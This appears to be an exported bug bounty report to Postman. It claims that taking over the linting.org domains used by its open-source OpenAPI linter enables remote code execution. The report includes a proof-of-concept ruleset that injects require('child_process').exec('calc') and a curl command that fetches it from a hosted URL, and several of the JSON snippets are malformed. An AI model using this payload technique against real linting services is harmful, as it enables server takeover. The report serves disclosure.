

PDF Export for report 3184164

Takeover of linting.org leads to Remote Code Execution (<https://www.postman.com/postman/openapi-linting>)

State	New
Reported by	S.Lakshmi Vignesh (w3shi)
Reported to	Postman (postman)
Submitted at	2025-06-09T16:21:15.029Z (ISO-8601)
Asset	*.postman.com (WILDCARD)
References	
Weakness	
Severity	Critical (9.0 ~ 10.0)
CVE IDs	

Description: [add more details about this vulnerability]

Greetings Security Team,

The Open source project of<https://github.com/postman-open-technologies/openapi-linter>

<https://github.com/postman-open-technologies/explore>

<https://github.com/postman-open-technologies/diagrams>

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Has the domain api.linting.org and rules.linting.org to parse and execute requests passed

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```
{
  "name": "openapi-body-with-rules-url",
  "method": "POST",
  "url": "http://api.linting.org/api/linter?rulesUrl=https://rules.linting.org/rulesets/info/",
  "headers": {
    "Content-Type": "application/json; charset=utf-8"
  },
}
```

https://github.com/postman-open-technologies/openapi-linter/blob/1b7d26c3a4838de52bbd31d3ea4c815e312e3c8c/infrastructure/azure-functions/spec-linter-api/__tests__/__fixtures__/requests/valid/linter-single.json#L4

these above codes are used in the open source projects to send Post and get Request using the linting.org domains

But Linting.org domain is vulnerable to takeover and by serving malicious content [irrules.linting.org/rulesets/info](https://rules.linting.org/rulesets/info) and cURLing this using api.linting.org/api/linter?rulesUrl=https://rules.linting.org/rulesets/info/

leads to Remote Code Execution

Steps To Reproduce:

1. Go to <https://github.com/postman-open-technologies/openapi-linter> or <https://github.com/postman-open-technologies/explore> or <https://github.com/postman-open-technologies/diagrams>
2. Observe the references of the domain

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1. Now To validate the RCE , I've replaced the rules.linting.org with<https://postman-poc.vercel.app> to serve the malicious .json` file with

```
{
  "rules": [
    {
      "name": "exec-calc",
    }
  ]
}
```

```
"description": "RCE PoC",
"severity": "error",
"given": "$",
"then": {
  "function": "(function(){ require('child_process').exec('calc') })()"
}
}
```

and used the localhost to listen on 3000 port for replacing api.linting.org.

The localhost is hosted with server.js file (Attached with the report)

Hosting the Server.js File and Curling the following command

in CMD

```
curl -X POST "http://localhost:3000/api/linter?rulesUrl=https://postman-poc.vercel.app/rulesets/base.json" -H "Content-Type: application/json" -d "{\"openapi\":{\"3.0.0\",\"info\":{\"title\":\"RCE PoC\",\"version\":\"1.0.0\"},\"paths\":{\"}}}"
```

Leads to Remote Code Execution , The code opens the calculator app but this can be modified by attackers in different way to take server control.

Supporting Material/References:

Video POC

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Impact

Remote Code Execution

image.png




image.png





image.png



image.png



server.js

Postman-Linting.org-(SLV).mp4